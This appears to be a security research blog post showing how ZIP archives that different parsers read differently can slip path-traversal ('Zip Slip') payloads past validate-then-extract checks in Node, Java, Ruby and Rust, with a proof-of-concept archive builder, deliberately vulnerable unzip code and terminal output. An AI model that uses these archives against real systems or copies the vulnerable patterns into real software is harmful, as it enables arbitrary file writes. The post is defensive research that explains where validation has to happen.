Disguises Zip Past Path Traversal

Disguises Zip Past Path Traversal - @phaldrzynski, Paweł Hałdrzyński, blog.isec.pl.

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Content

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Recently, I stumbled upon a very interesting article – Yet another ZIP trick. It demonstrates a concept called schizophrenic file – a file which is interpreted differently by two different programs. The technique describes how extracting a content of a single ZIP file can lead to different results, depending on the used software. One of the interesting use-case was a social-engineering scenario – where two different people extract two different PDF invoices from the very same ZIP file. This file-format quirk let made me start thinking about how it could be used during the vulnerability assessment. The first attack vector which comes to mind when we're dealing with ZIP archives is obviously an old, good Zip Path Traversal – commonly named as Zip Slip.

Zip Slip TL;DR;

Zip Slip's concept is pretty straightforward. Inside ZIP archive – compressed files are stored with a fully qualified names. Those names can contain characters like dots or slashes. When those names point to directory traversal filenames (e.g., `../../../tmp/abc`), the unzipping process may follow the traversal path and write outside the intended extraction directory.


Semi-sequential flows

The most common way to protect from the Zip Slip-like attacks is validating and sanitizing file paths during extracting the archive content. The semantic of this sentence is very important – we have to validate file paths **exactly during** - but – not before extracting the ZIP's content.

Divining the protection mechanism into two separate (yet still dependent) processes opens the door for path traversal exploitation, because these two processes might have a discrepancy in how they parse ZIP files. This is exactly where the schizophrenic ZIP will help us.

Before we dive-in into examples, let's analyze the flow, which at first glance might seem very secure:

- Mechanism A lists all the files' paths within the ZIP archive and checks if they do not contain directory traversal path.
- If any dangerous path is being detected, program stops execution (ZIP will not be extracted – because the risk of Zip Slip occurred).
- If no paths were marked as dangerous, Mechanism B extracts the ZIP archive.



It's clearly visible that Mechanism B depends on Mechanism A and they still operate on the same data. The problem here, however, is that Mechanism A and Mechanism B may have a discrepancy in how they see those data.

Since schizophrenic ZIP is an archive file that – after unzipping by two different software – may return two different files – mechanism A might see a different file than mechanism B. Thus mechanism A will perform validation on different sets of files than mechanism B will be extracting from the ZIP.

The hidden payload


Above paragraph leads to very clear implication. Our schizophrenic ZIP should contain (at least) two files:

a) the first file should contain a valid path, e.g., `VALID.TXT` (which will be detected by Mechanism A and either detected or ignored by Mechanism B)

b) the second file should contain directory traversal path, e.g., `../../../tmp/pwn` (which will NOT be detected by Mechanism A and be extracted by Mechanism B).

I'll left creating a schizophrenic ZIP with path traversal – as the exercise for the readers.

To follow along – we can download an example schizophrenic ZIP provided by the Yet another ZIP t rick article and slightly modify it with `hexedit` command. We'll take an easy way out and alter the files' paths, so that one path is a valid filename (`VALIDVALIDVALID.txt`), while the other contains directory traversal path (`../../../../../tmp/ZIPSLIPPWN`). Let's call this file `hidden_zipslip.zip` .



Why it works?

Before jumping into more realistic scenarios – let's consider a very simple code-snippet, which will illustrate the issue much clearer. We'll be using a very old version (`0.8.12`) of npm package – `unzipper` – which was vulnerable to Zip Slip.

```
const unzipper = require('unzipper'); // version 0.8.12
const fs = require('fs');

const ZIP_FILE = process.argv[2]

async function unzipMe(zipPath) {
  const zip = await unzipper.Open.file(zipPath);
  zip.files.forEach(file => {
    if (file.path.includes('..'))
      throw new Error("ZipSlip detected!")
  });
  fs.createReadStream(ZIP_FILE)
  .pipe(unzipper.Extract({ path: './' }));
}

unzipMe(ZIP_FILE)
```

The flow is straightforward. Lines 7-11 list all files' paths within a ZIP and check if any of them contains `..`. If any path contains double dots – program throws an exception. Otherwise, lines 12-13 extract the ZIP content.

Firstly, we will create a simple Zip Slip PoC – just to confirm that it will not be enough to exploit this issue. We can use a simple Python code-snippet which creates a malicious `simple_zipslip.zip`:

```
from zipfile import ZipFile

ZIP_FILE = "simple_zipslip.zip"

with ZipFile(ZIP_FILE, 'w') as zip:
    zip.writestr("aaa.txt", "AAA")
    zip.writestr("../../../../../tmp/bbb.txt", "ZIP SLIP")
    zip.writestr("ccc.txt", "CCC")
```

The mechanism vulnerable to Zip Slip will extract `aaa.txt` and `ccc.txt` to the current directory, while `bbb.txt` will traverse down to `/tmp/` and be extracted there.

When we run above NodeJS code on our `simple_zipslip.zip` file – the `..` characters are being detected and the program throws an error:

```
$ node unzipMe.js simple_zipslip.zip
/home/ubuntu/ZIPSLIP/unzipMe.js:10
    throw new Error("ZipSlip detected!")
          ^

Error: ZipSlip detected!
  at /home/ubuntu/ZIPSLIP/unzipMe.js:10:13
  at Array.forEach (<anonymous>)
  at unzipMe (/home/ubuntu/ZIPSLIP/unzipMe.js:8:13)
```

Does it mean, that this code is not vulnerable? Absolutely not!

The security vulnerability here is that the schizophrenic ZIP will be seen differently by lines 7-11 and lines 12-13.

Let's modify the script to see what's really happening at lines 7-11 and feed it with our schizophrenic zip we have created one paragraph above – `hidden_zipslip.zip`.

```
const unzipper = require('unzipper');
const fs = require('fs');

const ZIP_FILE = process.argv[2]

async function listFiles(zipPath) {
 const zip = await unzipper.Open.file(zipPath);
 zip.files.forEach(file => {
  console.log(file.path)
 });

}

listFiles(ZIP_FILE);
```

It turns out, that `unzipper.Open.file` sees only one file:

```
$ node listFiles.js hidden_zipslip.zip
VALIDVALIDVALID.txt
```

No wonder it won't detect path traversal – as `VALIDVALIDVALID.txt` does not contain any double-dots, thus it doesn't see `../../../../../tmp/ZIPSLIPPWN` in our archive at all. Since no `..` were detected, program continued its flow to lines 12-13.

On the other hand, `unzipper.Extract()` sees both files, thus it extracts them both. We can confirm, that `VALIDVALIDVALID.txt` was extracted to our current directory, while `ZIPSLIPPWN` is now in `/tmp`.

```
$ node unzipMe.js hidden_zipslip.zip
$ file VALIDVALIDVALID.txt
VALIDVALIDVALID.txt: ASCII text
$ file /tmp/ZIPSLIPPWN
/tmp/ZIPSLIPPWN: ASCII text
```

This is a huge discrepancy in the behavior, which allowed us to perform a path traversal attack! We demonstrated that sequential-like protection won't work. We need to validate the files during the extraction process, instead of verifying the ZIP before unzipping it.

Discrepancy matters - Java

The previous example used very old, insecure version of npm package. We should shift to more realistic scenario – we'll focus on Java. One of the most common package which doesn't verify the names of the ZIP entries for directory traversal characters is `java.util.zip`.

Even Android Developer docs gives us some warning about this

> The underlying reason **for this** problem is that inside ZIP archives, each packed file is stored with a fully qualified name
> It's very important to validate any ZIP-extracting code snippets or libraries **from** external sources. Many such libraries a

As you see, Zip Path traversal was an issue even for mobile apps (I said was, because this behavior was mitigated in API 34) – nonetheless, still lots of users use apps with API < 34).

Let's focus on `java.util.zip` for now. Here is a simple, unsafe class, vulnerable to path traversal:

```
import java.io.*;
import java.util.zip.*;

public class UnsafeUnzip {
    public static void unzip(InputStream inStream, File outputDir) throws IOException {
        try (ZipInputStream zis = new ZipInputStream(inStream)) {
            ZipEntry entry;
            while ((entry = zis.getNextEntry()) != null) {
                File outFile = new File(outputDir, entry.getName());

                if (entry.isDirectory()) {
                    outFile.mkdirs();
                    continue;
                }

                File parent = outFile.getParentFile();
                if (parent != null) {
                    parent.mkdirs();
                }

                try (FileOutputStream fos = new FileOutputStream(outFile)) {
                    zis.transferTo(fos);
                }
            }
        }
    }
}
```

Someone, who wants to use this library could hit upon a logical, but unfortunately, not very secure idea: What if we would verify the ZIP for path traversal entries before passing it to `UnsafeUnzip`? Firstly, our code would parse the ZIP, extract each entry and pass them to `zipSlipCheck()` method, responsible for detecting path traversal issues? Here's a draft of this idea:

```
import java.io.*;
import java.util.zip.*;

public class NotSoSafeController {
   public static void main(String[] args) {

      File zipFile = new File(args[0]);
      File outputDir = new File("./");

      try (ZipFile zip = new ZipFile(zipFile)) {
         for (ZipEntry entry : zip.stream().toList()) {
            System.out.println("Checking file " + entry.getName() + " for path traversal");
            zipSlipCheck(outputDir, entry); // Zip Slip check
         }

         // All entries validated; move on to unzipping
         try (InputStream stream = new FileInputStream(zipFile)) {
            UnsafeUnzip.unzip(stream, outputDir);
         }

      } catch (IOException e) {
         System.err.println(e.getMessage());
      }
   }

public static File zipSlipCheck(File targetPath, ZipEntry zipEntry) throws IOException {
   String name = zipEntry.getName();
   File f = new File(targetPath, name);
   String canonicalPath = f.getCanonicalPath();
   if (!canonicalPath.startsWith(targetPath.getCanonicalPath() + File.separator)) {
    throw new ZipException("Illegal name: " + name);
   }
   return f;
 }
}
```

As before, let's confirm that it will be a sufficient protection for the `simple_zipslip.zip` PoC:

```
$ java NotSoSafeController simple_zipslip.zip
Checking file aaa.txt for path traversal
Checking file ../../../../../tmp/bbb.txt for path traversal
Illegal name: ../../../../../tmp/bbb.txt
```

Path traversal was detected and malicious zip was not passed to the `UnsafeUnzip`.

This sequential flow sounds like a good plan, doesn't it? Our code verifies the ZIP for path traversal issues – before passing it to the vulnerable `UnsafeUnzip`.

This idea, however, has two drawbacks:

a) file paths are being validated before and not during the unzipping process.


b) there's a discrepancy in how `UnsafeUnzip` and `NotSoSafeController` view the very same ZIP file – because they use two different language components.

That's enough chatter – let's get straight to our schizophrenic ZIP PoC (`hidden_zipslip.zip`) to witness what's going to happen firsthand:

```
$ java NotSoSafeController hidden_zipslip.zip
Checking file ../../../../../tmp/ZIPSLIPPWN for path traversal
Illegal name: ../../../../../tmp/ZIPSLIPPWN
```

Our `hidden_zipslip.zip` doesn't work either. Does it mean, that there's no discrepancy in `UnsafeUnzip` and `NotSoSafeController`? Let's not jump into this conclusion so quick! In our malicious archive, the first entry points to the valid file path, while the latter contains directory traversal characters. To properly test the discrepancy, we should create one more ZIP archive – with switched entries.

This time, the first entry should point to the path traversal filename, while the second one should be a valid path. As previously – we will utilize the `hexedit` tool to create another schizophrenic ZIP: `hidden_zipslip_2.zip`:



Our PoC works now:

```
$ java NotSoSafeController hidden_zipslip_2.zip
Checking file VALIDVALIDVALIDVALIDVALID.txt for path traversal
$ file VALIDVALIDVALIDVALIDVALID.txt
VALIDVALIDVALIDVALIDVALID.txt: ASCII text
$ file /tmp/ZIP
/tmp/ZIP: ASCII text
```

`NotSoSafeController` saw only the first ZIP entry – and since that entry contains a safe path – the execution of the program was not stopped. Then, the ZIP archive was passed to `UnsafeUnzip` – which – saw two files: safe one and the one with directory path traversal. Both files were extracted, leading to Zip Slip vulnerability.

The most bizarre part – if we recall the Android Developer docs – is that our `zipSlipCheck()` method is an exact copy-paste of their `newFile()` method mentioned as a mitigation for the Zip Slip (we just change the name of this method to be more self-explanatory):

```
public static File newFile(File targetPath, ZipEntry zipEntry) throws IOException {
  String name = zipEntry.getName();
  File f = new File(targetPath, name);
  String canonicalPath = f.getCanonicalPath();
  if (!canonicalPath.startsWith(targetPath.getCanonicalPath() + File.separator)) {
   throw new ZipException("Illegal name: " + name);
  }
  return f;
}
```

Why didn't this mitigation work then? Because we didn't fully follow the mitigation instructions. An droid Developer docs states:

```
To mitigate this issue, before extracting each entry, you should always verify that the target path is a child of the destir
```

This is why the semantics of this sentence is crucial to understand. This sentence explicitly means, that **during the ZIP extraction – before extracting each entry** – we should verify the target path. We didn't verify the path during the unzipping process. We had done it before – and then extracted the ZIP archive without any further filename validation. A subtle difference, yet leading to a huge security consequences.

The main crux of the Zip Slip via schizophrenic zip archives is the discrepancy in seeing the very same ZIP file differently. Our schizophrenic zip is being treated differently by `ZipFile()` and `ZipInputStream()`.

`ZipFile()` sees only one valid file within the ZIP archive and omits the latter – which contains directory traversal path. `ZipInputStream()`, on the other hand – sees both files, thus it extracts both of them. This discrepancy between `ZipFile()` and `ZipInputStream()` doesn't occur only in Java.

Discrepancy matters - Ruby

Let's tackle Ruby this time. Below code-snippets lists all entries within ZIP, by utilizing the `Zip::File`:

```
require 'zip'

zip_path = ARGV[0]

Zip::File.open(zip_path) do |zip_file|
 zip_file.each do |entry|
  puts entry.name
 end
end
```

We can observe, that above code sees only one file within our schizophrenic ZIP:

```
$ ruby ZipFileList.rb hidden_zipslip.zip
VALIDVALIDVALID.txt
```

On the other hand, if we'd rewrite this script to use `Zip::InputStream` – two files will be listed:

```
require 'zip'

zip_path = ARGV[0]

Zip::InputStream.open(zip_path) do |zip_stream|
 while (entry = zip_stream.get_next_entry)
  puts entry.name
 end
end
```

```
$ ruby ZipInputStreamList.rb hidden_zipslip.zip
VALIDVALIDVALID.txt
../../../../../tmp/ZIPSLIPPWN
```

The same behavior will be observed during the extraction process. This leads us to the conclusion – that if we used `Zip::File` to verify the ZIP archive for path traversal file paths and then, use `Zip::InputStream` to extract the ZIP without any additional checks for the Zip Slip during the extraction – our code would be vulnerable.

Here's a draft of the vulnerable code:

```
require 'zip'
require 'fileutils'

def is_zip_vuln_to_path_traversal(path)
 Zip::File.open(path) do |zip_file|
  zip_file.each do |entry|
   return false if entry.name.include?('..')
  end
 end
 return true
end

zip_path = ARGV[0]

if is_zip_vuln_to_path_traversal(zip_path)
 Zip::InputStream.open(zip_path) do |zs|
 while (entry = zs.get_next_entry)
  if entry.directory?
   FileUtils.mkdir_p(entry.name)
  else
   FileUtils.mkdir_p(File.dirname(entry.name))
   File.open(entry.name, 'wb') do |file|
    file.write(zs.read)
   end
  end
 end
end
 else
  raise SecurityError, "Zip Slip detected!"
 end
```

Again, as we did in the previous examples – `Zip::InputStream` – loops over ZIP's entries and does not check them for path traversal. The path traversal part is being checked before (and not during) extraction by `Zip::File`. This leads to the security issue, because `Zip::File` does not see the same content of the ZIP archive as `Zip::InputStream` does.

Above protection will be enough for a `simple_zipslip.zip` PoC – as this is a regular zip with path traversal entries. However, it won't be enough for the schizophrenic ZIP – as the protection mechanism (implemented by the `Zip::File`) sees the ZIP differently than `Zip::InputStream`.

```
$ ruby not_so_secure.rb simple_zipslip.zip
not_so_secure.rb:30:in '<main>': Zip Slip detected! (SecurityError)
$ ruby not_so_secure.rb hidden_zipslip.zip
$ file VALIDVALIDVALID.txt
VALIDVALIDVALID.txt: ASCII text
$ file /tmp/ZIPSLIPPWN
/tmp/ZIPSLIPPWN: ASCII text
```

Discrepancy cascade with LLMs

Since we've been living in the era where vibe-coding is getting more and more popular – let's try another approach – let the AI do the coding for us.

I've given the same instruction to two different models:

```
List the available methods in Rust for getting file names from zip archive, then write a short, clean code using only the
```

`GPT-4o-mini` responded with the following code:

```rust
use std::fs::File;
use std::io::{BufReader};
use zip::ZipArchive;

fn main() -> zip::result::ZipResult<()> {
    // Open the ZIP file
    let file = File::open("archive.zip")?;
    let reader = BufReader::new(file);

    // Create a ZipArchive
    let mut archive = ZipArchive::new(reader)?;

    // Iterate through all files and print their names
    for i in 0..archive.len() {
        let file = archive.by_index(i)?;
        println!("{}", file.name());
    }

    Ok(())
}
```

and following dependencies:

```
[dependencies]
zip = "0.6"
```

`Claude Sonnet 4` printed the very same dependency:

```
[package]
name = "zip-reader"
version = "0.1.0"
edition = "2021"

[dependencies]
zip = "0.6"
```

yet – slightly different code:

```
use std::fs::File;
use std::io::BufReader;
use zip::ZipArchive;

fn main() -> Result<(), Box<dyn std::error::Error>> {
    let file = File::open("archive.zip")?;
    let reader = BufReader::new(file);
    let mut archive = ZipArchive::new(reader)?;

    println!("Files in archive:");
    for name in archive.file_names() {
        println!("  {}", name);
    }

    Ok(())
}
```

As we see, both models presented very old Rust's `zip` crate version – `0.6`. This is nothing surprising – LLMs were trained on the historical data. Let's not focus on that right now.

In both code snippets, the ZIP is hardcoded to `archive.zip` file. To avoid modification of the code, we will just rename our test zip files. Firstly, we'll run the test for our `simple_zipslip.zip`, then for our two schizophrenic zips: `hidden_zipslip.zip` and `hidden_zipslip_2.zip`.

First up is the code generated by Claude.

```
$ mv simple_zipslip.zip archive.zip && cargo run
[...]
    Running `target/debug/claude`
Files in archive:
 ccc.txt
 aaa.txt
 ../../../../../tmp/bbb.txt

$ mv hidden_zipslip.zip archive.zip && cargo run
[...]
    Running `target/debug/claude`
Files in archive:
 ../../../../../tmp/ZIPSLIPPWN

$ mv hidden_zipslip_2.zip archive.zip && cargo run
[...]
    Running `target/debug/claude`
Files in archive:
 VALIDVALIDVALIDVALIDVALID.txt
```

As we see, `file_names()` method was able to list all files from our simple Zip Slip PoC, but it was able to see only the second entry from our schizophrenic ZIP archives.

Let's examine the code from ChatGPT:

```
$ mv simple_zipslip.zip archive.zip && cargo run
   Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.05s
    Running `target/debug/gpt`
aaa.txt
../../../../../tmp/bbb.txt
ccc.txt

$ mv hidden_zipslip.zip archive.zip && cargo run
   Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.05s
    Running `target/debug/gtp`
Error: InvalidArchive("Invalid local file header")

$ mv hidden_zipslip_2.zip archive.zip && cargo run
   Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.04s
    Running `target/debug/gpt`
Error: InvalidArchive("Invalid local file header")
```

The output is more than interesting, similarly to `file_names()` method - we were able to list all files from `simple_zipslip.zip` via `by_index()`, however, the program returned an error when it was trying to

parse schizophrenic ZIPs.

This implies, that the very same Rust's `zip` crate has two ways of accessing the ZIP file-format – but each of them treats the same ZIP file differently. This is something new, as in our other examples – the discrepancies were detected in two different language components (`ZipFile` vs `ZipInputStream`). Furthermore, those two different methods – which treat the same ZIP archive differently, were presented by two separate LLMs – what a cascade of discrepancy!

It's important to note, that this paragraph was a little exaggerate. While this discrepancy is true for the old Rust's `zip` crate version 0.6 (which both LLMs explicitly used in their code!) - the more recent version of the `zip` crate does not share this issue. To confirm that, let's recreate both projects one more time with the recent zip crate. Instead of explicitly inserting `zip = "0.6"` to `Cargo.toml` – we will use `cargo add zip` , which will fetch the most recent crate. At the time of writing this article – it's `4.3.0` . Please confirm that after running `cargo add zip` , your `Cargo.toml` contains below lines:

```
[dependencies]
zip = "4.3.0"
```

Now, we can confirm, that both `file_names()` and `by_index()` return consistent results. Both methods see only the second entry in the schizophrenic ZIP.

Nonetheless, even though the issue affects very old version of the crate – I believe that this observation was pretty interesting – as it demonstrates how the discrepancy might occur on different layers:

a) previous examples showed discrepancy in parsing schizophrenic ZIP in `ZipFile` and `ZipInputStream` . The current example proves that the discrepancy may occur in the same language component - depending on the method we choose to use

b) two different LLMs can produce two different code which will lead to the discrepancy in parsing schizophrenic ZIP

To stir things up, I'll add one more observation. This was my initial prompt:

```
List the available methods in Rust for getting file names from zip archive, then write a short, clean code using only the
```

In `Claude Sonnet 4` , it generated code which uses `file_names()` method. In `GPT-4o-mini` , it utilized `by_index()` . However, when I changed my prompt to:

```
List the available methods in Rust for getting file names from zip archive, then write a short, clean code using only the
```

then, `GPT-4o-mini` happily generated code with `file_names()` method! This demonstrates, that not only two different AI models can lead to the discrepancy. Even a slightly change in the prompt (I changed one word – from `best` – to `simplest`) may lead to generation of two different code-snippets, which will treat the very same ZIP differently.

Summary

It make sense to think that the sequential flow, where we verify the ZIP archive for path traversal filenames before passing such a should-be-secure ZIP to the extraction mechanism – is fully protected from the Zip Slip attacks. Turns out, it's not a case. Order of operations matters – the verification should take place always during the extraction of the ZIP. Otherwise, we're at risk of running into discrepancy in how these two processes see the very same ZIP.

Schizophrenic ZIP is an archive file that – after unzipping by two different software – may return two different files. This property might be use to confuse sequential flows. The code responsible for detecting path traversal in ZIP might see different entries than will be actually extracted from the archive.